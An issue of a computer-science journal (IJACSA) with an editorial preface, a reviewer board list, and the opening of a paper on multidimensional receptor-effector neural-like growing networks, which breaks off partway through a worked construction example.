Editorial Preface

From the Desk of Managing Editor...

It may be difficult to imagine that almost half a century ago we used computers far less sophisticated than current home desktop computers to put a man on the moon. In that 50 year span, the field of computer science has exploded.

Computer science has opened new avenues for thought and experimentation. What began as a way to simplify the calculation process has given birth to technology once only imagined by the human mind. The ability to communicate and share ideas even though collaborators are half a world away and exploration of not just the stars above but the internal workings of the human genome are some of the ways that this field has moved at an exponential pace.

At the International Journal of Advanced Computer Science and Applications it is our mission to provide an outlet for quality research. We want to promote universal access and opportunities for the international scientific community to share and disseminate scientific and technical information.

We believe in spreading knowledge of computer science and its applications to all classes of audiences. That is why we deliver up-to-date, authoritative coverage and offer open access of all our articles. Our archives have served as a place to provoke philosophical, theoretical, and empirical ideas from some of the finest minds in the field.

We utilize the talents and experience of editor and reviewers working at Universities and Institutions from around the world. We would like to express our gratitude to all authors, whose research results have been published in our journal, as well as our referees for their in-depth evaluations. Our high standards are maintained through a double blind review process.

We hope that this edition of IJACSA inspires and entices you to submit your own contributions in upcoming issues. Thank you for sharing wisdom.

Thank you for Sharing Wisdom!

Editorial Board

Reviewer Board Members

- **Bilian Song**
  LinkedIn
- **Brahim Raouyane**
  FSAC
- **Bright Keswani**
  Associate Professor and Head, Department of Computer Applications, Suresh Gyan Vihar University, Jaipur (Rajasthan) INDIA
- **Brij Gupta**
  University of New Brunswick
- **C Venkateswarlu Venkateswarlu Sonagiri**
  JNTU
- **Chandrashekhar Meshram**
  Chhattisgarh Swami Vivekananda Technical University
- **Chao Wang**
- **Chao-Tung Yang**
  Department of Computer Science, Tunghai University
- **Charlie Obimbo**
  University of Guelph
- **Chien-Peng Ho**
  Information and Communications Research Laboratories, Industrial Technology Research Institute of Taiwan
- **Chun-Kit (Ben) Ngan**
  The Pennsylvania State University
- **Ciprian Dobre**
  University Politehnica of Bucharest
- **Constantin Filote**
  Stefan cel Mare University of Suceava
- **Constantin POPESCU**
  Department of Mathematics and Computer Science, University of Oradea
- **CORNELIA AURORA Gyorödi**
  University of Oradea
- **Dana - PETCU**
  West University of Timisoara
- **Deepak Garg**
  Thapar University
- **Dheyaa Kadhim**
  University of Baghdad
- **Dong-Han Ham**
  Chonnam National University
- **Dr K Ramani**
  K.S.Rangasamy College of Technology, Tiruchengode
- **Dr. Harish Garg**

- Thapar University Patiala
- **Dr. Sanskruti V Patel**
  Charotar Univeristy of Science & Technology, Changa, Gujarat, India
- **Dr. Santosh Kumar**
  Graphic Era University, Dehradun (UK)
- **Dr.JOHN S MANOHAR**
  VTU, Belgaum
- **Dragana Becejski-Vujaklija**
  University of Belgrade, Faculty of organizational sciences
- **Driss EL OUADGHIRI**
- **Duck Hee Lee**
  Medical Engineering R&D Center/Asan Institute for Life Sciences/Asan Medical Center
- **Elena Camossi**
  Joint Research Centre
- **Elena SCUTELNICU**
  Dunarea de Jos University of Galati
- **Eui Chul Lee**
  Sangmyung University
- **Evgeny Nikulchev**
  Moscow Technological Institute
- **Ezekiel Uzor OKIKE**
  UNIVERSITY OF BOTSWANA, GABORONE
- **FANGYONG HOU**
  School of IT, Deakin University
- **Faris Al-Salem**
  GCET
- **Firkhan Ali Hamid Ali**
  UTHM
- **Fokrul Alom Mazarbhuiya**
  King Khalid University
- **Frank AYO Ibikunle**
  Botswana Int'l University of Science & Technology (BIUST), Botswana.
- **Fu-Chien Kao**
  Da-Y eh University
- **Gamil Abdel Azim**
  Suez Canal University
- **Ganesh Chandra Sahoo**
  RMRIMS
- **Gaurav Kumar**
  Manav Bharti University, Solan Himachal Pradesh,
- **George Mastorakis**
  Technological Educational Institute of Crete
- **George D. Pecherle**

University of Oradea

- **Georgios Galatas**

  The University of Texas at Arlington

- **Gerard Dumancas**

  Oklahoma Baptist University

- **Ghalem Belalem Belalem**

  University of Oran 1, Ahmed Ben Bella

- **Giacomo Veneri**

  University of Siena

- **Giri Babu**

  Indian Space Research Organisation

- **Govindarajulu Salendra**

- **Grebenisan Gavril**

  University of Oradea

- **Gufran Ahmad Ansari**

  Qassim University

- **Gunaseelan Devaraj**

  Jazan University, Kingdom of Saudi Arabia

- **GYÖRÖDI ROBERT STEFAN**

  University of Oradea

- **Hadj Hamma Tadjine**

  IAV GmbH

- **Hamid Mukhtar**

  National University of Sciences and Technology

- **Hamid Alinejad-Rokny**

  The University of New South Wales

- **Hamid Ali Abed AL-Asadi**

  Department of Computer Science, Faculty of Education for Pure Science, Basra University

- **Hany Kamal Hassan**

  EPF

- **Harco Leslie Hendric SPITS WARNARS**

  Surya university

- **Hazem I. El Shekh Ahmed**

  Pure mathematics

- **Hesham G. Ibrahim**

  Faculty of Marine Resources, Al-Mergheb University

- **Himanshu Aggarwal**

  Department of Computer Engineering

- **Hossam Faris**

- **Huda K. AL-Jobori**

  Ahlia University

- **Iwan Setyawan**

  Satya Wacana Christian University

- **JAMAIAH HAJI YAHAYA**

  NORTHERN UNIVERSITY OF MALAYSIA (UUM)

- **James Patrick Henry Coleman**

  Edge Hill University

- **Jatinderkumar Ramdass Saini**

  Narmada College of Computer Application, Bharuch

- **Jayaram A M**

- **Ji Zhu**

  University of Illinois at Urbana Champaign

- **Jia Uddin Jia**

  Assistant Professor

- **Jim Jing-Yan Wang**

  The State University of New York at Buffalo, Buffalo, NY

- **John P Sahlin**

  George Washington University

- **JOSE LUIS PASTRANA**

  University of Malaga

- **Jyoti Chaudhary**

  high performance computing research lab

- **K V.L.N.Acharyulu**

  Bapatla Engineering college

- **Ka-Chun Wong**

- **Kashif Nisar**

  Universiti Utara Malaysia

- **Kayhan Zrar Ghafoor**

  University Technology Malaysia

- **Khin Wee Lai**

  Biomedical Engineering Department, University Malaya

- **KITIMAPORN CHOOCHOTE**

  Prince of Songkla University, Phuket Campus

- **Kohei Arai**

  Saga University

- **Krasimir Yankov Yordzhev**

  South-West University, Faculty of Mathematics and Natural Sciences, Blagoevgrad, Bulgaria

- **Krassen Stefanov Stefanov**

  Professor at Sofia University St. Kliment Ohridski

- **Labib Francis Gergis**

  Misr Academy for Engineering and Technology

- **Lazar Stošic**

  Collegefor professional studies educators Aleksinac, Serbia

- **Leandros A Maglaras**

  University of Surrey

- **Leon Andretti Abdillah**

  Bina Darma University

- **Lijian Sun**

Chinese Academy of Surveying and

- **Ljubomir Jerinic**

  University of Novi Sad, Faculty of Sciences,
  Department of Mathematics and Computer Science

- **Lokesh Kumar Sharma**

  Indian Council of Medical Research

- **Long Chen**

  Qualcomm Incorporated

- **M. Reza Mashinchi**

  Research Fellow

- **M. Tariq Banday**

  University of Kashmir

- **Manas deep**

  Masters in Cyber Law & Information Security

- **Manju Kaushik**

- **Manoharan P.S.**

  Associate Professor

- **Manoj Wadhwa**

  Echelon Institute of Technology Faridabad

- **Manpreet Singh Manna**

  Associate Professor, SLIET University, Govt. of India

- **Manuj Darbari**

  BBD University

- **Marcellin Julius Antonio Nkenlifack**

  University of Dschang

- **Maria-Angeles Grado-Caffaro**

  Scientific Consultant

- **Marwan Alseid**

  Applied Science Private University

- **Mazin S. Al-Hakeem**

  LFU (Lebanese French University) - Erbil, IRAQ

- **MD RANA**

  University of Sydney

- **Md. Zia Ur Rahman**

  Narasaraopeta Engg. College, Narasaraopeta

- **Mehdi Bahrami**

  University of California, Merced

- **Messaouda AZZOUZI**

  Ziane AChour University of Djelfa

- **Milena Bogdanovic**

  University of Nis, Teacher Training Faculty in Vranje

- **Miriampally Venkata Raghavendra**

  Adama Science & Technology University, Ethiopia

- **Mirjana Popovic**

  School of Electrical Engineering, Belgrade University

- **Miroslav Baca**

University of Zagreb, Faculty of organization and
informatics / Center for biometrics

- **Mohamed Ali Mahjoub**

  Preparatory Institute of Engineer of Monastir

- **Mohamed A. El-Sayed**

  Faculty of Science, Fayoum University, Egypt.

- **Mohamed Najeh LAKHOUA**

  ESTI, University of Carthage

- **Mohammad Ali Badamchizadeh**

  University of Tabriz

- **Mohammad Hani Alomari**

  Applied Science University

- **Mohammad Azzeh**

  Applied Science university

- **Mohammad Jannati**

- **Mohammad Haghighat**

  University of Miami

- **Mohammed Shamim Kaiser**

  Institute of Information Technology

- **Mohammed Sadgal**

  Cadi Ayyad University

- **Mohammed Abdulhameed Al-shabi**

  Associate Professor

- **Mohammed Ali Hussain**

  Sri Sai Madhavi Institute of Science & Technology

- **Mohd Helmy Abd Wahab**

  Universiti Tun Hussein Onn Malaysia

- **Mona Elshinawy**

  Howard University

- **Mostafa Mostafa Ezziyyani**

  FSTT

- **Mourad Amad**

  Laboratory LAMOS, Bejaia University

- **Mueen Uddin**

  University Malaysia Pahang

- **Murthy Sree Rama Chandra Dasika**

  Geethanjali College of Engineering & Technology

- **Mustapha OUJAOURA**

  Faculty of Science and Technology Béni-Mellal

- **MUTHUKUMAR S SUBRAMANYAM**

  DGCT, ANNA UNIVERSITY

- **N.Ch. Sriman Narayana Iyengar**

  VIT University,

- **Nagy Ramadan Darwish**

  Department of Computer and Information Sciences,
  Institute of Statistical Studies and Researches, Cairo
  University.

- **Najib A. Kofahi**
  Yarmouk University
- **Natarajan Subramanyam**
  PES Institute of Technology
- **Nazeeruddin - Mohammad**
  Prince Mohammad Bin Fahd University
- **NEERAJ SHUKLA**
  ITM UNiversity, Gurgaon, (Haryana) Inida
- **Nestor Velasco-Bermeo**
  UPFIM, Mexican Society of Artificial Intelligence
- **Nidhi Arora**
  M.C.A. Institute, Ganpat University
- **Ning Cai**
  Northwest University for Nationalities
- **Noura Aknin**
  University Abdelamlek Essaadi
- **Oliviu Matei**
  Technical University of Cluj-Napoca
- **Om Prakash Sangwan**
- **Omaima Nazar Al-Allaf**
  Asesstant Professor
- **Osama Omer**
  Aswan University
- **Ousmane THIARE**
  Associate Professor University Gaston Berger of Saint-Louis SENEGAL
- **Paresh V Virparia**
  Sardar Patel University
- **Poonam Garg**
  Institute of Management Technology, Ghaziabad
- **Prabhat K Mahanti**
  UNIVERSITY OF NEW BRUNSWICK
- **PROF DURGA PRASAD SHARMA (PHD)**
  AMUIT, MOEFDRE & External Consultant (IT) & Technology Tansfer Research under ILO & UNDP, Academic Ambassador for Cloud Offering IBM-USA
- **Professor Ajantha Herath**
- **Qifeng Qiao**
  University of Virginia
- **Rachid Saadane**
  EE departement EHTP
- **Raed Kanaan**
  Amman Arab University
- **Raghuraj Singh**
  Harcourt Butler Technological Institute
- **Rahul Malik**
- **Raja Sarath Kumar Boddu**

LENORA COLLEGE OF ENGINEERNG
- **Rajesh Kumar**
  National University of Singapore
- **Rakesh Chandra Balabantaray**
  IIIT Bhubaneswar
- **Rakesh Kumar Dr.**
  Madan Mohan Malviya University of Technology
- **Rashad Abdullah Al-Jawfi**
  Ibb university
- **Rashid Sheikh**
  Shri Aurobindo Institute of Technology, Indore
- **Ravi Prakash**
  University of Mumbai
- **Ravisankar Hari**
  CENTRAL TOBACCO RESEARCH INSTIUE
- **Rawya Y. Rizk**
  Port Said University
- **Reshmy Krishnan**
  Muscat College affiliated to stirling University.U
- **Ricardo Ângelo Rosa Vardasca**
  Faculty of Engineering of University of Porto
- **Ritaban Dutta**
  ISSL, CSIRO, Tasmaniia, Australia
- **Ruchika Malhotra**
  Delhi Technoogical University
- **SAADI Slami**
  University of Djelfa
- **Sachin Kumar Agrawal**
  University of Limerick
- **Sagarmay Deb**
  Central Queensland Universiry, Australia
- **Said Ghoniemy**
  Taif University
- **Sandeep Reddivari**
  University of North Florida
- **Sasan Adibi**
  Research In Motion (RIM)
- **Satyendra Prasad Singh**
  Professor
- **Sebastian Marius Rosu**
  Special Telecommunications Service
- **Seema Shah**
  Vidyalankar Institute of Technology Mumbai,
- **Selem Charfi**
  University of Pays and Pays de l'Adour
- **SENGOTTUVELAN P**
  Anna University, Chennai

(vii)

- **Senol Piskin**
  Istanbul Technical University, Informatics Institute

- **Sérgio André Ferreira**
  School of Education and Psychology, Portuguese Catholic University

- **Seyed Hamidreza Mohades Kasaei**
  University of Isfahan,

- **Shafiqul Abidin**
  Northern India Engineering College (Affiliated to G GS I P University), New Delhi

- **Shahanawaj Ahamad**
  The University of Al-Kharj

- **Shaiful Bakri Ismail**

- **Shawki A. Al-Dubaee**
  Assistant Professor

- **Sherif E. Hussein**
  Mansoura University

- **Shriram K Vasudevan**
  Amrita University

- **Siddhartha Jonnalagadda**
  Mayo Clinic

- **Sim-Hui Tee**
  Multimedia University

- **Simon Uzezi Ewedafe**
  Baze University

- **Siniša Opic**
  University of Zagreb, Faculty of Teacher Education

- **Sivakumar Poruran**
  SKP ENGINEERING COLLEGE

- **Slim BEN SAOUD**
  National Institute of Applied Sciences and Technology

- **Sohail Jabbar**
  Bahria University

- **Sri Devi Ravana**
  University of Malaya

- **Sudarson Jena**
  GITAM University, Hyderabad

- **Suhas J Manangi**
  Microsoft

- **SUKUMAR SENTHILKUMAR**
  Universiti Sains Malaysia

- **Sumazly Sulaiman**
  Institute of Space Science (ANGKASA), Universiti Kebangsaan Malaysia

- **Sumit Goyal**
  National Dairy Research Institute

- **Suresh Sankaranarayanan**
  Institut Teknologi Brunei

- **Susarla Venkata Ananta Rama Sastry**
  JNTUK, Kakinada

- **Suxing Liu**
  Arkansas State University

- **Syed Asif Ali**
  SMI University Karachi Pakistan

- **T C.Manjunath**
  HKBK College of Engg

- **T V Narayana rao Rao**
  SNIST

- **T. V. Prasad**
  Lingaya's University

- **Taiwo Ayodele**
  Infonetmedia/University of Portsmouth

- **Tarek Fouad Gharib**
  Ain Shams University

- **Thabet Mohamed Slimani**
  College of Computer Science and Information Technology

- **Totok R. Biyanto**
  Engineering Physics, ITS Surabaya

- **Touati Youcef**
  Computer sce Lab LIASD - University of Paris 8

- **Uchechukwu Awada**
  Dalian University of Technology

- **Urmila N Shrawankar**
  GHRCE, Nagpur, India

- **Vaka MOHAN**
  TRR COLLEGE OF ENGINEERING

- **Vinayak K Bairagi**
  AISSMS Institute of Information Technology, Pune

- **Vishnu Narayan Mishra**
  SVNIT, Surat

- **Vitus S.W. Lam**
  The University of Hong Kong

- **VUDA SREENIVASARAO**
  PROFESSOR AND DEAN, St.Mary's Integrated Campus,Hyderabad.

- **Wei Wei**
  Xi'an Univ. of Tech.

- **Xiaojing Xiang**
  AT&T Labs

- **Yi Fei Wang**
  The University of British Columbia

- **Yihong Yuan**

(viii)

University of California Santa Barbara

- **Yilun Shang**
  Tongji University

- **Yu Qi**
  Mesh Capital LLC

- **Zacchaeus Oni Omogbadegun**
  Covenant University

- **Zairi Ismael Rizman**
  Universiti Teknologi MARA

- **Zenzo Polite Ncube**
  North West University

- **Zhao Zhang**
  Deptment of EE, City University of Hong Kong

- **Zhixin Chen**
  ILX Lightwave Corporation

- **Ziyue Xu**
  National Institutes of Health, Bethesda, MD

- **Zlatko Stapic**
  University of Zagreb, Faculty of Organization and Informatics Varazdin

- **Zuraini Ismail**
  Universiti Teknologi Malaysia

CONTENTS

Multidimensional Neural-Like Growing Networks - A New Type of Neural Network

Vitaliy Yashchenko

Artificial intelligence
Institute of Mathematical Machines and System Problems NANU,
IMMSP NANU
Kiev, Ukraine

Abstract—**The present paper describes a new type of neural networks - multidimensional neural-like growing networks. Multidimensional neural-like growing networks are a dynamic structure, which varies depending on the external information received by receptors and the information coming from the effector area to the outside world. Multidimensional receptor-effector neural-like growing networks are supposed to store and process images of objects or situations in the subject area and manage actions through a variety of spatial representations of information, such as tactile, visual, acoustic, taste, etc. Multidimensional receptor-effector neural-like growing networks are used to design intelligent systems and electronic brains of robots. The article describes the neural-like growing networks, the basic rules for constructing the neural-like growing networks and their comparison with the normal neural networks, modeling of information flows in a human body and basic blocks and functions of electronic brains of intelligent systems and robots.**

Keywords—*multidimensional receptor-effector neural-like growing networks; neural networks; intelligent systems; electronic brain of robots*

I. INTRODUCTION

In the intelligent decision making systems the knowledge processing is presented by various linguistic and logical models and some inductive and deductive constructs. These constructs, however, are not sufficient for effective modeling of complex reasoning, and they require further development. There are two approaches to their development: further development of the well-known logical constructs and search for new principles of considerations modeling, mainly due to a better understanding of thinking as a process that occurs in the brain structures. Design and development of multi-dimensional receptor-effector neural-like growing networks in fact present an attempt to find new principles of modeling the information processes in the human brain. It is from this point of view that the paper presents: a brief description of the neural-like growing networks; the basic rules for constructing the neural-like growing networks and their comparison with the normal neural networks; functioning of the multidimensional neural-like growing networks in modeling of information flows in the human body; a brief description of the main blocks and functions of the electronic brain of intelligent systems and robots.

II. MULTIDIMENSIONAL NEURAL-LIKE GROWING NETWORKS

A. Neural-like growing networks

Before proceeding to consider receptor-effector neural-like growing networks, give a brief description of neural-like growing networks, which in turn is based on multiply connected growing networks.

A multiply connected growing network (n-GN) is an acyclic graph in which the minimum number of arcs entering a node is equal to a variable coefficient *n*. where *n* is always greater than 2. Nodes without entering arcs are called receptors; other nodes are called conceptors.

Receptors constitute the generating set of the network. Conceptors correspond to combinations of features that determine conjunctive connections among objects.

Formally, multiply connected growing networks are described by the 4-tuple: $\mathbf{S} = (\mathbf{R, A, D, N})$, where $\mathbf{R} = \{r_i\}$, $i = \overline{1, n}$, $\mathbf{A} = \{a_i\}$, $i = \overline{1, k}$, $\mathbf{D} = \{d_i\}$, $i = \overline{1, e}$; $\mathbf{R}$ is the finite set of receptors; $\mathbf{A}$ is the finite set of conceptors; $\mathbf{D}$ is the finite set of arcs connecting receptors with conceptors and conceptors among themselves; N is the variable connectivity coefficient, which determines the minimum allowed number of arcs entering a conceptor.

Multiply connected growing networks are used to model neuron structures. Multiply connected growing networks in which every arc is assigned a certain weight and every node is assigned a certain excitation threshold are called neural-like growing networks (n-GN).

Neural-like growing networks are formally defined as $\mathbf{S} = (\mathbf{R, A, D, P, M, N})$. Here $\mathbf{R} = \{r_i\}$, $i = \overline{1, n}$, $\mathbf{A} = \{a_i\}$, $i = \overline{1, k}$, $\mathbf{D} = \{d_i\}$, $i = \overline{1, e}$; $\mathbf{P} = \{P_i\}$, $i = \overline{1, k}$ N = h, where P is the excitation threshold of node a; P = f(m) > P° (P° is the minimum allowed excitation threshold) given that the set of arcs $\mathbf{D}$ entering the node a_i, is assigned the set of weights $\mathbf{M} = \{m_i\}$, $i = \overline{1, w}$, where m_i, may take both positive and negative values (fig.1).

Fig. 1.   Neural-like growing networks

The neural-like growing network is trained simultaneously with construction. In a network, a subset F of excited tops from the set of tops, having direct relationship with the top a_i, and subset of excited tops of the network G , not having downwards relationships with other excited tops stands out. Symbols $\overline{\overline{F}}$ and $\overline{\overline{G}}$ mark the powers of subsets F and G, accordingly.

Fig. 2.   Rule 1

Rule.1. If during the perception of information, a subset of tops F from the set of tops, having direct relationship with the top a_i, is excited, and $\overline{\overline{F}} \geq h$ the relationships of a top a_i with tops from the subset F are liquidated and a new top a_{i+1} joins the network, whose entries are connected with entries of all tops of the subset F, and the exit of a top a_{i+1} is connected with one of the inputs of a top a_i, whereas the input relationships of the top a_{i+1} are assigned weighted factors m_i, corresponding to the weighted factors of liquidated relationships of the top a_i, and top a_{i+1} is assigned the threshold of excitation P_i, equals $f(m_i)$, (function from weighted relationship factors, which fall into the top a_{i+1}).

Outcoming relationship of this top is assigned a weighted factor m_i, equal $f(P_i)$. Relationships, outcoming from receptors, are assigned a weighted factor, $f(b_i)$, function from the code of sign b_i, corresponding to a given receptor (fig.2).

Fig. 3.   Rule 2

Rule.2. If during the perception of information, a subset of tops G is excited, and $\overline{\overline{G}} \geq h$ a new associative top a_{i+1}, joins the network, which is connected by turning arcs with all tops of the subset G. Each of turning arcs is assigned a weighted factor m_i, equal $f(P_i)$ of a corresponding top from the subset G, and a new top a_{i+1} is assigned a minimum threshold of excitement P_i, equal to the function of weighted factors m_i of incoming arcs (fig.3).

Information in neural-like growing networks is stored as a result of its reflecting in the structure of a network. New information input into the network causes a process of building of its structure.

B. Receptor-effector neural-like growing networks

Receptor-effector neural-like growing networks (ren-GN) are multiply connected receptor-effector growing networks in which every receptor-zone arc entering a receptor-zone node is assigned a certain weight and the node is assigned a certain excitation threshold, and also every effector-zone arc entering an effector-zone node is assigned a certain weight and the node is assigned a certain excitation threshold.

Receptor-effector neural-like growing networks are formally defined by $S = (R, A_r , D_r , P_r , M, E, A_e , D_e , P_e , M_e , N)$.

Here $P=\{P_i\}$, $i = \overline{1,k}$, where P is the excitation threshold of node a_i , $P = f(m_i) > P_0$ (P_0 is the minimum allowed excitation threshold) given that the set of arcs D entering the node a_i ; are assigned the set of weights $M =\{m_i\}$, $i = \overline{1,w}$, where m_i , may take both positive and negative values.

## C. Multidimensional receptor-effector neural-like growing networks

Multidimensional receptor-effector neural-like growing networks introduced for storing and description of objects and situations in different representations, as well as for the development of control actions, stimulated by these descriptions. A plurality of interconnected two-sided cyclic graphs that describe a receptor-effector increasing neural networks in different information representations called multidimensional receptor-effector neural-like growing networks.

Multidimensional receptor-effector neural-like growing networks (mren-GN) is formally defined as:

$S = (R, A_r, D_r, P_r, M_r, N_r, E, A_e, D_e, P_e, M_e, N_e$); where $R \supset R_v, R_s, R_t$; $A_r \supset A_v, A_s, A_t$; $D_r \supset D_v, D_s, D_t$; $P_r \supset P_v, P_s, P_t$; $M_r \supset M_v, M_s, M_t$; $N_r \supset N_v, N_s, N_t$; $E \supset E_r, E_{d1}, E_{d2}$; $A_e \supset A_r, A_{d1}, A_{d2}$; $D_e \supset D_r, D_{d1}, D_{d2}$; $P_e \supset P_r, P_{d1}, P_{d2}$; $M_e \supset M_r, M_{d1}, M_{d2}$; $N_e \supset N_r, N_{d1}, N_{d2}$; here R_v, R_s, R_t is a finite subset of receptors, A_v, A_s, A_t - finite subset of neural-like elements, D_v, D_s, D_t - finite subset of arcs, P_v, P_s, P_t - finite subset of excitatory thresholds of the neural-like elements of the receptor area belonging, for example, to the visual, acoustic or tactile informational dimensions, N - finite set of connectivity variables of the receptor area, E_r, E_{d1}, E_{d2} - finite subset of effectors, A_r, A_{d1}, A_{d2} - finite subset of neural-like elements, D_r, D_{d1}, D_{d2} - finite subset of arcs of the effector area, P_r, P_{d1}, P_{d2} - finite set of excitatory thresholds of the neural-like elements of the effector area belonging, for example, to the speech informational dimension and the action dimension. N - finite set of connectivity variables in the effector area (fig.4).

Neural-like growing networks are a dynamic structure that changes depending on the value and the time the information gets to the receptors, as well as on the previous state of the network. The information about the objects is presented as the ensembles of excited nodes and the connections between them. Memorization of objects and situations descriptions is accompanied by the addition of new nodes and arcs to the network when a group of receptors and neural-like elements enter into a state of excitement. There are two cases of the possibility of a neural-like element entering a state of excitement:

1) The input information is completely defined. A neural-like element enters a state of excitement if its input has received signals via all the connections.

2) The input information is not completely defined. A neural-like element enters a state of excitement if its excitatory threshold $P = f(m_i)$ is greater than or equal to the minimum allowed excitatory threshold P^0. The excitation is distributed wave through the network.

Receptor-effector neural-like growing networks are a dynamic structure, which changes depending on the external information coming into the receptor field and the information generated by the effector area and transfered to the outside world.

Memorization of the external information is accompanied by the addition of new nodes and arcs to the network in the receptor zone, while the generation of information and its transfer to the outside world is accompanied by the addition of new nodes and arcs to the network in the effector area. The formation of new nodes and arcs is accompanied by the transition of an ensemble of receptors or neural-like elements, or receptors and neural-like elements of the receptor area and an ensemble of effectors or neural-like elements, or effectors and neural-like elements of the effector area into an excited state. The excitation is distributed wave through the network.

In mren-GN the information about the outside world, its objects, their states and situations describing the relationship between them, as well as the information on the actions caused by these states is saved being reflected in the network structure, and the acquisition of the new information initiates the formation of new associative nodes and links and their redistribution between the nodes that have arisen earlier, the common parts of these descriptions and actions are generalized and classified automatically. Multidimensional receptor-effector neural-like growing networks are designed to memorize and process the of images of objects or situations in the problem area and to generate the control actions with the help of various informational spatial representations, such as tactile, visual, acoustic, taste ones etc.

Now, must be compared the neural growing networks with conventional neural networks [1].

D. Comparison of neural growing networks with conventional neural networks.

In conventional artificial neural networks neuron model is very simple. An artificial neuron is a device with many inputs and one output. A neuron operates in accordance with the formula:

Fig. 4.   Multidimensional receptor-effector neural-like growing networks

$$x_i = F_i(\sum_{j=1}^{n} w_{ij} x_j + f_i - h_i) \cdot$$

The neural network has two modes of operation; the training mode and the using mode. In the training mode,

requires training sample and time for training (the so-called epochs of training) and difficulties arise while training and the work network in real time. The structure of each type of network is fixed and has one or two, three layers (fig.5).

Fig. 5.   The classic model of a neuron and structure of the neural networks

Fig. 6.   The neural-like element

In neural-like growing networks of neural elements is a model of a biological neuron. Neural-like element is device with many inputs and one output. Neural-like elements determines in what respect are concepts or events, analyzes, classifies, summarizes and generates control signals to executive mechanisms (fig.6).

In neural-like growing network structure is a variable and multi-level. The number of levels (layers) is arbitrary, is generated automatically according to the input information. Information changes the network structure. Information received and processed at least three channels (video, sound, symbols). Learning occurs in real time, simultaneously with the receipt of information. The network is similar to biological neural networks.

E. Constructing the multiconnection neural-like growing networks.

The principle of constructing n-GN (for simplicity) is considered by the example of constructing a graph of a multi-connected growing network.

Example 1

A variable coefficient is set (N = 5).

Suppose during the time period (t1, t2, t3,… tk ,) the network receptors receive the following information t1 - (a,b,c,d); t2 - (b,c,d,e,g,h); t3 – (d,e,f);   … tk – (d,e,h) :

t1) Information (a,b,c,d) comes to the receptors. Receptors 1,2,3,4 enter a state of excitement. A node (a,b,c,d) is formed. Connections are formed between the node and the receptors. The node enters a state of excitement (Fig. 7).

Fig. 7.   The first concept is formed

t2) Information (b,c,d,e,g,h) comes to the receptors. Receptors 2,3,4,5,7,8 enter a state of excitement. Here the features (b, c, d), coincide with the description of the first representation (a, b, c, d), N = 3 <5, in this case the second node (b,c,d,e,g,h) is formed. Connections are formed between the node and the receptors. The node enters a state of excitement (Fig. 8).

Fig. 8.   The second concept is formed

